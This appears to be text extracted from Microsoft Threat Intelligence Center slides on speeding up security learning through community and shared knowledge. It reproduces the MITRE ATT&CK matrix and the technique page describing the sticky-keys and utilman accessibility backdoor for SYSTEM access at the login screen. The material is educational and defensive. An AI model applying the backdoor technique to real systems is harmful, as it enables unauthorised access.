



Advancing InfoSec



Towards an Open, Shareable, Contributor-Friendly model of speeding InfoSec learning

John Lambert, @JohnLaTwC
Microsoft Threat Intelligence Center



Microsoft
Threat
Intelligence
Center

Conventional Wisdom in Defense



Traditional Defenders

Defend a list of assets

Manage incidents

Minimize risks by keeping incidents secret

View pentest results as a report card

Think about stopping attacks

Modern Defenders

Defend a graph of assets

Manage adversaries

Maximize learning by sharing incidents with trusted outside peers

View pentest results as an input

They think about increasing attacker requirements

Promote learning, education, and networking across
Microsoft-wide security community




OneHunt

Teams:

10+ Pen testers from 7 teams


20+ Defenders from 10 teams

Methods: Edge network attacks, phishing, physical (tailgating)



Insights

- Reveal Cards
- People that know each other's strengths team better in a crisis
- Sharing not shaming
- Show up with tools and techniques to share
- No scoring or ranking
- Learning, teaching, collaboration
- Strive for new findings and techniques



How do we increase the rate of learning in InfoSec?

If you want to go fast, go alone

If you want to go far, go together

African Proverb

Advancing InfoSec

Accelerating Learning in InfoSec

Promoting
Community

Organized
Knowledge

Executable
Know-how

Repeatable
Analysis

Promoting Community

Community

- Conferences
- Blogs
- Twitter
- Creating Shared Tools
- Mentoring
 - Individuals mentoring individuals
 - Teams buddying up with other teams
 - Orgs buddying up with other orgs
 - Industries buddying up with other industries



Organized Knowledge

Knowledge

ATT&CK™ Navigator X https://mitre.github.io/attack-navigator/enterprise/ MITRE ATT&CK™ Navigator

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features							
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs							
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs							
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming							
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control							
Spearphishing via Service	Execution through Module Load	BITs Jobs	DLL Search Order Hijack							
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking							
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation							
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection							
	LaunchCtl	Component Firmware	File System Permissions Weakness							
	Local Job Scheduling	Component Object Model Hijacking	Hooking							
	LSASS Driver	Create Account	Image File Execution Options							
	Mshta	DLL Search Order Hijacking	Injection							
	PowerShell	Dylib Hijacking	Launch Daemon							
	Regsvcs/Regasm	External Remote Services	New Service							
	Regsvr32	File System Permissions Weakness	Path Interception							
	Rundll32		Plist Modification							
	Scheduled Task	Hidden Files and Directories	Port Monitors							
	Scripting	Hooking	Process Injection							
	Service Execution	Hypervisor	Scheduled Task							
	Signed Binary Proxy Execution	Image File Execution Options	Scheduled Task							
	Signed Script Proxy Execution	Injection	Service Registry Permissions Weakness							
	Source	Kernel Modules and Extensions	Setuid and Setgid							
	Space after Filename	Launch Agent	SID-History Injection							
	Third-party Software	Launch Daemon	Startup Items							
	Trap	LaunchCtl	Sudo							
	Trusted Developer Utilities	LC_LOAD_DYLIB Addition	Sudo Caching							
	User Execution	Local Job Scheduling	Valid Accounts							
	Windows Management Instrumentation	Login Item	Web Shell							
	Windows Remote Management	Logon Scripts								
		LSASS Driver								
		Modify Existing Service								

ATT&CK™
Adversarial Tactics, Techniques & Common Knowledge

Last 5 Pages Viewed: Cyber Analytics Repository [object Object] BITS Jobs [object Object] Keychain [object Object] Accessibility Features

Accessibility Features

Windows contains accessibility features that may be launched with a key combination before a user has logged in (for example, when the user is on the Windows logon screen). An adversary can modify the way these programs are launched to get a command prompt or backdoor without logging in to the system.

Two common accessibility programs are `C:\Windows\System32\sethc.exe`, launched when the shift key is pressed five times and `C:\Windows\System32\utilman.exe`, launched when the Windows + U key combination is pressed. The sethc.exe program is often referred to as "sticky keys", and has been used by adversaries for unauthenticated access through a remote desktop login screen.^[1]

Depending on the version of Windows, an adversary may take advantage of these features in different ways because of code integrity enhancements. In newer versions of Windows, the replaced binary needs to be digitally signed for x64 systems, the binary must reside in `%systemdir%\`, and it must be protected by Windows File or Resource Protection (WFP/WRP).^[2] The debugger method was likely discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced. Examples for both methods:

For simple binary replacement on Windows XP and later as well as Windows Server 2003/R2 and later, for example, the program (e.g., `C:\Windows\System32\utilman.exe`) may be replaced with "cmd.exe" (or another program that provides backdoor access). Subsequently, pressing the appropriate key combination at the login screen while sitting at the keyboard or when connected over [Remote Desktop Protocol](#) will cause the replaced file to be executed with SYSTEM privileges.^[3]

For the debugger method on Windows Vista and later as well as Windows Server 2008 and later, for example, a Registry key may be modified that configures "cmd.exe," or another program that provides backdoor access, as a "debugger" for the accessibility program (e.g., "utilman.exe"). After the Registry is modified, pressing the appropriate key combination at the login screen while at the keyboard or when connected with RDP will cause the "debugger" program to be executed with SYSTEM privileges.^[3]

Other accessibility features exist that may also be leveraged in a similar fashion:^[2]

- On-Screen Keyboard: `C:\Windows\System32\osk.exe`
- Magnifier: `C:\Windows\System32\Magnify.exe`
- Narrator: `C:\Windows\System32\Narrator.exe`
- Display Switcher: `C:\Windows\System32\DisplaySwitch.exe`
- App Switcher: `C:\Windows\System32\AtBroker.exe`

Accessibility Features Technique	
ID	T1015
Tactic	Persistence, Privilege Escalation
Platform	Windows
Permissions	Administrator
Required	
Effective	SYSTEM
Permissions	
Data Sources	Windows Registry, File monitoring, Process monitoring
CAPEC ID	CAPEC-558
Contributors	Paul Speulstra, AECOM Global Security Operations Center

